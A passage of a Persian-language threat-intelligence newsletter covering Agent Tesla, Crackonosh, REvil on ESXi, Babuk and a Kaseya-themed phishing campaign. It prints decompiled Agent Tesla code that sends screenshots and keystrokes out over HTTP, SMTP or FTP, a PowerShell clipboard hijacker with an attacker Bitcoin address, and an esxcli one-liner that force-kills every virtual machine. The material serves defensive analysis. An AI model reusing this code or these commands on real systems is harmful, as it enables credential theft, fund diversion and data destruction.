- Browser ۳۶۰
- Chromium
- Opera Browser
- Sleipnir ۶
- Liebao Browser
- CentBrowser
- Brave
- Cool Novo
- Citrio
- Uran
- ۷Star
- Kometa
- Comodo Dragon
- K-Meleon
- FALKON
- IceCat
- Flock
- WaterFox
- PaleMoon
- UCBrowser
- IceDragon
- QQBrowser
- SeaMonkey
- BlackHawk
- CyberFox

نرم‌افزارهای مدیریت ایمیل:


- Postbox
- Foxmail
- Eudora
- Mailbird
- Becky!
- Opera Mail
- Outlook
- Thunderbird
- eM Client
- IncrediMail
- Claws-mail
- The Bat!

- Pocomail
- Psi
- Trillian

سایر نرم‌افزارها:

- DownloadManager
- jDownloader
- OpenVPN
- SmartFTP
- FTPGetter
- WS_FTP
- FileZilla
- CFTP
- FTP Navigator
- CoreFTP
- WinSCP
- FlashFXP

برای مثال، تصویر زیر داده‌های سرقت شده توسط بدافزار از مرورگر Firefox را نمایش می‌دهد.



Agent Tesla اطلاعات اصالت‌سنجی سرقت شده را به همراه شناسه دستگاه که در بالا به آن اشاره شد به سرور فرماندهی ارسال می‌کند. این فرایند دیگر تکرار نخواهد شد. مگر آن که در Config، بدافزار ماندگار تعیین شده باشد که در این صورت با هر بار راه‌اندازی دستگاه، این کار مجدد انجام خواهد شد.

تابع سرقت اطلاعات اصالت‌سنجی شامل کدی است که اقدام به اجرای یک ترد مجزا برای استخراج کوکی‌های مرورگر می‌کند. با این توضیح که این قابلیت در بسیاری مواقع مورد استفاده قرار نمی‌گیرد و در فایل Config نیز گزینه‌ای برای فعالسازی آن وجود ندارد. به نظر می‌رسد امکان ویژه‌ای است که مهاجمان باید آن را از نویسندگان Agent Tesla خریداری کنند.

یکی دیگر از قابلیت‌های مخرب Agent Tesla توانایی آن در تصویربرداری از صفحه کار کاربری از طریق کتابخانه‌های Microsoft .NET است.

```
// Token: 0x06000025 RID: 37 RVA: 0x0000CA98 File Offset: 0x0000AC98
private static void Thread_C2_Screenshots(object obj, ElapsedEventArgs elapsedEventArgs)
{
    try
    {
        Size blockRegionSize = new Size(global::A.B.Computer.Screen.Bounds.Width, global::A.B.Computer.Screen.Bounds.Height);
        Bitmap bitmap = new Bitmap(global::A.B.Computer.Screen.Bounds.Width, global::A.B.Computer.Screen.Bounds.Height);
        EncoderParameters encoderParameters = new EncoderParameters(1);
        System.Drawing.Imaging.Encoder quality = System.Drawing.Imaging.Encoder.Quality;
        ImageCodecInfo imageEncoders = Config.GetImageEncoders(ImageFormat.Jpeg);
        EncoderParameter encoderParameter = new EncoderParameter(quality, 50L);
        encoderParameters.Param[0] = encoderParameter;
        Graphics graphics = Graphics.FromImage(bitmap);
        Graphics arg_BD_0 = graphics;
        Point point = new Point(0, 0);
        Point arg_BD_1 = point;
        Point upperLeftDestination = new Point(0, 0);
        arg_BD_0.CopyFromScreen(arg_BD_1, upperLeftDestination, blockRegionSize);
        MemoryStream memoryStream = new MemoryStream();
        bitmap.Save(memoryStream, imageEncoders, encoderParameters);
        memoryStream.Position = 0L;
        if (Config.NetworkProtocolMethod == 0)
        {
            if (Config.SandboxDetected)
            {
                Config.SendDataOverHTTP(4, Convert.ToBase64String(memoryStream.ToArray()));
            }
        }
        else if (Config.NetworkProtocolMethod == 1)
```

تابع مربوطه، در فاصله‌های زمانی که از طریق یک تایمر کنترل می‌شود، تصویر را در قالب فایل JPEG ارسال می‌کند.

```
if (Config.NetworkProtocolMethod == 0)
{
    if (Config.SandboxDetected)
    {
        Config.SendDataOverHTTP(4, Convert.ToBase64String(memoryStream.ToArray()));
    }
}
else if (Config.NetworkProtocolMethod == 1)
{
    Config.SendDataOverSMTP(Config.ConcatenateElements(ENCRYPTED_STRINGS."SC"()), Config.HostFingerPrint(), memoryStream, 1);
}
else if (Config.NetworkProtocolMethod == 2)
{
    Config.SendDataOverFTP(memoryStream.ToArray(), string.Concat(new string[]
    {
        ENCRYPTED_STRINGS."SC_"(),
        Config.BotName.Replace(ENCRYPTED_STRINGS."/"(), ENCRYPTED_STRINGS."-"()),
        ENCRYPTED_STRINGS."_"(),
        DateTime.Now.ToString(Config.DateStringFormat),
        ENCRYPTED_STRINGS.".jpeg"()
    }));
}
else if (Config.NetworkProtocolMethod == 3)
```

در صورت فعال بودن گزینه hookkeyboard در Config، بدافزار کلیدهای فشرده شده توسط کاربر و داده‌های ذخیره شده در کلیپ‌برد را به سرور فرماندهی ارسال می‌کند. فاصله زمانی این موارد نیز از طریق تایمر تنظیم می‌شود.

```
try
{
    if (Config.NetworkProtocolMethod == 0)
    {
        if (File.Exists(path))
        {
            Config.SendDataOverHTTP(3, Uri.EscapeDataString(File.ReadAllText(path)));
            File.Delete(path);
        }
        Config.SendDataOverHTTP(3, Uri.EscapeDataString(Config.HostFingerPrint() + text));
    }
    else if (Config.NetworkProtocolMethod == 1)
    {
        if (File.Exists(path))
        {
            Config.SendDataOverSMTP(Config.ConcatenateElements(ENCRYPTED_STRINGS."KL"()), Config.HostFingerPrint() + File.ReadAllText(path), null, 0);
            File.Delete(path);
        }
        Config.SendDataOverSMTP(Config.ConcatenateElements(ENCRYPTED_STRINGS."KL"()), Config.HostFingerPrint() + text, null, 0);
    }
    else if (Config.NetworkProtocolMethod == 2)
    {
        if (File.Exists(path))
        {
```

همچنین برخی نسخ Agent Tesla با تحت رصد قرار دادن کلیپ‌برد دستگاه، در زمان قرار گرفتن یک نشانی بیت‌کوین در آن، نشانی را با یک نشانی تحت کنترل مهاجمان جایگزین می‌کند. بنابراین در صورت عدم دقت کاربر در زمان زدن دگمه ارسال، عملا مبلغ وارد شده، بجای گیرنده واقعی، نصیب مهاجمان Agent Tesla می‌شود.

```
function isBitcoinAddress([string]$clipboardContent)
{
   if($clipboardContent[0] -ne '1')
   {return $false}
   $strLength = $clipboardContent.length
   if($strLength -lt 26 -or $strLength -gt 35)
   {return $false}
   $validRegex = '^[a-zA-Z0-9\s]+$'
   if($clipboardContent -cnotmatch $validRegex)
   {return $false}
   return $true
}
$bitcoinAddresses = ("19VFGWgBkn6J3kMd8ApfCbtbNUmg8eBMvp", "19VFGWgBkn6J3kMd8ApfCbtbNUmg8eBMvp",
"19VFGWgBkn6J3kMd8ApfCbtbNUmg8eBMvp", "19VFGWgBkn6J3kMd8ApfCbtbNUmg8eBMvp", "19VFGWgBkn6J3kMd8Ap
fCbtbNUmg8eBMvp")
$bitcoinAddressesSize = $bitcoinAddresses.length
$i = 0
$oldAddressSet = ""
while(1)
{
   $clipboardContent = Get-Clipboard
   if((isBitcoinAddress($clipboardContent)) -ceq $true -and
          $clipboardContent -cne $oldAddressSet)
   {
     Set-Clipboard $bitcoinAddresses[$i]
```

نشانی بیت‌کوین مهاجمان

برای مقابله با این تهدیدات رعایت موارد زیر توصیه می‌شود:

- از ضدویروس قدرتمند و به‌روز استفاده کنید.
- قابلیت Macros در مجموعه نرم‌افزاری Office برای کاربرانی که به این قابلیت نیاز کاری ندارند با فعال کردن گزینه " Disable all macros without notification" فعال شود. امکان اعمال تنظیمات به‌صورت متمرکز از طریق Group Policy فراهم است.
- در صورت فعال بودن گزینه "Disable all macros with notification" در نرم‌افزار Office، در زمان باز کردن فایل‌های حاوی ماکرو پیامی ظاهر شده و از کاربر خواسته می‌شود تا برای استفاده از کدهای بکار رفته در فایل، تنظیمات امنیتی خود را تغییر دهد. آموزش و راهنمایی کاربران سازمان به صرف نظر کردن از فایل‌های مشکوک و باز نکردن آنها می‌تواند نقشی مؤثر در پیشگیری از اجرا شدن این فایل‌ها داشته باشد.
- ایمیل های دارای پیوست ماکرو در درگاه شبکه مسدود شوند.
- از عدم استفاده از هر گونه سیستم عامل از رده خارج اطمینان حاصل کنید.
- نصب اصلاحیه‌های امنیتی بر روی تمامی دستگاه‌ها را همواره مدنظر قرار دهید.
- سطح دسترسی کاربران را محدود کنید. بدین ترتیب حتی در صورت اجرا شدن فایل مخرب توسط کاربر، دستگاه به بدافزار آلوده نمی‌شود.

منابع:

- https://news.sophos.com/en-us/2021/02/02/agent-tesla-amps-up-information-stealing-attacks/
- https://hotforsecurity.bitdefender.com/blog/threat-actors-spread-agent-tesla-disguised-as-covid-19-vaccination-registration-25998.html
- https://www.fortinet.com/blog/threat-research/phishing-malware-hijacks-bitcoin-addresses-delivers-new-agent-tesla-variant
- https://krebsonsecurity.com/2018/10/who-is-agent-tesla/
- https://blog.360totalsecurity.com/en/large-scale-phishing-attack-on-western-europe/
- https://www.mcafee.com/enterprise/en-us/lp/threats-reports/apr-2021.html

اجرای بدافزار Crackonosh
در Safe Mode

محققان گونه‌ای از بدافزارهای استخراج رمز ارز (Miner) را کشف کرده‌اند که به منظور عبور از سد ضدویروس از Windows Safe Mode سوءاستفاده می‌کند.

محققان اوست (Avast) این بدافزار را که از طریق نرم‌افزارهای کرک شده منتشر می‌شود، Crackonosh نامیده‌اند.

بررسی این محققان پس از آن آغاز شد که برخی مشتریان این شرکت از حذف ناگهانی ضدویروس اوست از روی دستگاه‌های خود خبر داده بودند. تحقیقات بعدی نشان داد که بروز این رخداد ناشی از آلودگی دستگاه به بدافزار است.

Crackonosh حداقل از سه سال پیش فعال بوده است. هنگامی که قربانی نسخه کرک آلوده به کد مخرب بدافزار مذکور را اجرا می‌کند Crackonosh در سیستم فراخوانی می‌شود. زنجیره آلودگی با اجرای اسکریپتی آغاز می‌شود که با دست درازی به Windows Registry موجب راه‌اندازی مجدد دستگاه در حالت Safe Mode می‌شود.


هنگامی که Windows در Safe Mode اجرا می شود تنها تعداد محدودی از نرم افزارها مجوز اجرا خواهند داشت. لذا حتی برنامه‌های ضدویروس در حالت Safe Mode فعال نیستند. بدافزار نیز که پیش تر خود را در فهرست این برنامه‌های مجاز افزوده است از این فرصت استفاده کرده و نسبت به ازکاراندازی ضدویروس و محصولات امنیت نقاط پایانی نصب شده بر روی دستگاه اقدام می‌کند.

به منظور استخراج نام ضدویروس نصب شده بر روی دستگاه، Crackonosh فرمان زیر را اجرا می‌کند:

```
SELECT * FROM AntiVirusProduct
```

علاوه بر این، Crackonosh بخش به‌روزرسانی Windows را متوقف کرده و به جای آن یک نشان جعلی با تیک سبز را جایگزین Windows Security می‌کند. مرحله آخر مربوط به اجرای XMRig است که یک استخراج کننده رمز ارز می‌باشد و از منابع سیستم برای استخراج رمز ارز مونرو سوءاستفاده می‌کند.

بررسی‌های اوست نشان می‌دهد که روزانه به طور میانگین ۱۰۰۰ دستگاه در معرض حملات این بدافزار قرار می‌گیرند. برآورد می‌شود Crackonosh تاکنون بیش از ۲۲۲۰۰۰ دستگاه را در سراسر جهان آلوده نموده باشد. در کل، ۳۰ گونه بدافزار Crackonosh شناسایی شده بیش از ۹۰۰۰ مونرو، معادل ۲ میلیون دلار را به نفع گردانندگان این بدافزار استخراج کرده اند.



مشروح گزارش اوست در لینک زیر قابل مطالعه است:

https://decoded.avast.io/danielbenes/crackonosh-a-new-malware-distributed-in-cracked-software/

ESXi،
هدف جدید باج‌افزار REvil

برخی منابع خبر داده‌اند گردانندگان باج‌افزار REvil با بکارگیری یک رمزگذار تحت Linux در حال آلوده‌سازی بسترهای مجازی VMware ESXi و رمزگذاری ماشین‌های مجازی آنها هستند.

این در حالی است که سازمان‌ها به دلایلی همچون تسهیل و تسریع فرایند تهیه نسخه پشتیبان، سادگی نگهداری و بهینه‌تر شدن استفاده از منابع سخت‌افزاری بیش از هر زمانی به بسترهای مجازی روی آورده‌اند.

در ادامه این مطلب که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده، این گونه جدید از باج‌افزار REvil مورد بررسی قرار گرفته است.

حدود یک ماه قبل نیز گردانندگان REvil در یک تالار گفتگوی اینترنتی انتشار نسخه تحت Linux این باج‌افزار، با توانایی اجرا بروی دستگاه‌های NAS را تایید کرده بودند.

اکنون بر اساس برخی گزارش‌های منتشر شده نسخه تحت Linux باج‌افزار REvil در حال هدف قرار دادن سرورهای ESXi است.

نسخه Linux این باج‌افزار فایلی در قالب ELF64 است و شامل تنظیماتی مشابه با نمونه‌های تحت Windows آن است.

با اجرا بر روی سرور، مهاجم می‌تواند تا با تعیین مسیر هدف در قالب فرمان زیر نسبت به فعالسازی حالت موسوم به Silent Mode و در ادامه رمزگذاری فایل‌ها اقدام کند.

```
Usage example: elf.exe --path /vmfs/ --threads 5
 without --path encrypts current dir
--silent (-s) use for not stoping VMs mode
!!!BY DEFAULT THIS SOFTWARE USES 50 THREADS!!!
```

با بهره‌گیری از ابزار خط فرمان esxcli می‌توان ماشین‌های مجازی اجرا شده بر ESXi را فهرست کرده و آنها را متوقف کرد.

```
esxcli --formatter=csv --format-param=fields=="WorldID,DisplayName" vm process
list | awk -F ""*,"*" '{system("esxcli vm process kill --type=force --world-id="
$1)}'
```

با اجرای فرمان بالا فایل‌های VMDK که در پوشه /vmfs/ ذخیره شده‌اند بسته می‌شوند که در نتیجه آن امکان رمزگذاری آنها بدون هر گونه ممانعت ESXi فراهم می‌شود. با این توضیح که اگر به هر دلیل فایل پیش از آغاز فرایند رمزگذاری به درستی بسته نشده باشد ممکن است داده‌های آن برای همیشه خراب شود.

به‌طور خلاصه می‌توان گفت که با این تکنیک امکان رمزگذاری تمامی ماشین‌های مجازی ESXi تنها با اجرای چند فرمان فراهم می‌شود.

باج‌افزار REvil با نام Sodinokibi نیز شناخته می‌شود.

برخی باج‌افزارهای مطرح دیگر نظیر DarkSide، GoGoogle، Mespinoza، RansomExx/Defray، Babuk و Hellokitty نیز هدف قرار دادن ماشین‌های مجازی تحت ESXi را توسط رمزگذارهای Linux در کارنامه دارند.

نشانه‌های آلودگی (IoC) نمونه پرداخته شده در این گزارش در لینک زیر قابل دریافت است:

https://otx.alienvault.com/pulse/60da2c80aa5400db8f1561d5

بازگشت مجدد مهاجمان Babuk

به دنیای باج‌افزارها


در حالی که مدتی پیش گردانندگان Babuk از خروج از دنیای باج‌افزارها و تمرکز بر روی حملات سرقت اطلاعات خبر داده بودند اکنون به نظر می‌رسد این افراد باز هم انتشار باج‌افزار را در دستور کار قرار داده‌اند.

بررسی‌ها نشان می‌دهد این افراد نسخه جدیدی از بدافزار رمزگذار خود را توسعه داده‌اند. ضمن آن‌که در سایت جدیدی که این افراد راه‌اندازی کرده‌اند اسامی برخی از قربانیان خود را که البته تعداد آنها فعلاً انگشت‌شمار است فهرست کرده‌اند.

مهاجمان Babuk، در اوایل سال میلادی جاری و در پی اجرای چندین حمله موفق باج‌افزاری در کشورهای مختلف مورد توجه رسانه‌ها و محققان امنیتی قرار گرفتند. هر چند این مهاجمان خود ادعا می‌کنند که تاریخ شروع فعالیت آنها در حملات باج‌افزاری به ماه‌های ابتدایی پاییز سال گذشته باز می‌گردد. میانگین مبلغ اخاذی شده که در قالب بیت‌کوین باید به مهاجمان پرداخت می‌شد بین ۶۰ تا ۸۵ هزار دلار بوده است. با این حال در برخی موارد این مبلغ به صدها هزار دلار نیز رسیده است.

از جمله معروف‌ترین قربانیان این باج‌افزار می‌توان به اداره پلیس واشنگتن اشاره کرد که به نظر می‌رسد آخرین حمله بزرگ آنها پیش از خروج موقت از کسب‌وکار باج‌افزارها بوده است.


این گروه از مهاجمان پیش‌تر اعلام کرده بودند که قصد دارند تا باج‌افزار خود را به‌صورت "کد باز" (Open Source) منتشر کنند تا سایر مجرمان سایبری نیز بتوانند از آن به‌صورت "باج‌افزار به‌عنوان سرویس" (- به اختصار RaaS) بهره‌برداری کنند. این افراد با انتشار ابزاری برای ساخت باج‌افزارهای سفارشی مبتنی بر Babuk وعده خود را عملی کردند.



به‌تازگی نمونه‌ای از باج‌افزار Babuk که به سایت VirusTotal ارسال شده بود توجه محققان امنیتی را به خود جلب کرد. بررسی‌های بیشتر نشان داد که نمونه مذکور نسخه‌ای جدید از باج‌افزار Babuk است.

پس از تعطیلی کسب و کار باج‌افزاری Babuk در ماه آوریل، این مهاجمان با عنوان جدید PayLoad Bin فعالیت‌های خود را این بار در حوزه سرقت اطلاعات آغاز کردند. در عین حال سامانه‌ای که آنها از آن برای معرفی قربانیان خود در جریان حملات سرقت اطلاعات استفاده می‌کردند از فعالیت کم یا شاید موفقیت ناچیز این گروه در آن دوران حکایت داشت. اما اکنون سامانه آنها باز هم با نام Babuk در Dark Web فعال شده است.

در تصویر زیر این سایت کمتر از پنج قربانی را که از پرداخت وجه مطالبه شده خودداری کرده‌اند را نشان می‌دهد که با نسخه دوم بدافزار مورد حمله قرار گرفته‌اند.



مشخص است که این مهاجمان با ساخت نسخه‌ای جدید از Babuk و متفاوت از نسخه قبلی یک بار دیگر به دنیای باج‌افزارها بازگشته‌اند. همچنین در مطلبی که به یکی از منابع امنیت فناوری اطلاعات ارسال کرده‌اند حمله باج‌افزاری اخیری که در آنها تنها ۲۰۰ دلار اخاذی شده بود را تلویحاً به گروهی دیگر نسبت داده‌اند که از نسخه قبلی Babuk بهره گرفته است.

به نظر می رسد عدم موفقیت این مهاجمان در کسب و کار جدید موجب شده تا بار دیگر اجرای حملات باج افزاری را از سربگیرند.

منبع:

https://www.bleepingcomputer.com/news/security/babuk-ransomware-is-back-uses-new-version-on-corporate-networks/


ارسال ایمیل‌های مخرب

در ظاهر به روزرسانی کاسپا

شرکت کاسپا (Kaseya, Ltd) هشدار داده مهاجمان در کارزاری فیشینگ در تلاش هستند تا از طریق ایمیل‌های حاوی پیوست و لینک مخرب، در ظاهر به‌روزرسانی امنیتی محصول VSA به شبکه قربانیان خود رخنه کنند. این کارزار در حالی اجرا می شود که به تازگی وجود یک آسیب‌پذیری روز-صفر در Kaseya VSA موجب آلوده شدن میلیون‌ها دستگاه به باج‌افزار REvil شده بود.

کاسپا با این توضیح که منبعد ایمیل‌های به‌روزرسانی این شرکت فاقد هر گونه پیوست یا لینک خواهند بود به مشتریان خود توصیه اکید کرده که از کلیک بر روی لینک یا دانلود هر نوعی پیوست ایمیل امنیتی منتسب به این شرکت است پرهیز کنند.


برخی منابع گزارش کرده‌اند که هدف مهاجمان از اجرای این حمله فیشینگ، نصب ابزار Cobalt Strike بر روی دستگاه قربانیان است. به گفته این منابع پیوست ایمیل‌های مذکور، حاوی فایلی با نام SecurityUpdates.exe است. ضمن آنکه در متن این ایمیل‌ها لینکی به‌چشم می‌خورد که در ظاهر یک به‌روزرسانی امنیتی مایکروسافت برای ترمیم آسیب‌پذیری VSA است.



Cobalt Strike در نقشی یک درب‌پشتی (Backdoor) مهاجمان را قادر به در اختیار گرفتن کنترل دستگاه و انجام اموری همچون سرقت اطلاعات حساس و اجرای فایل‌های مخرب دلخواه بر روی آن می‌کند.

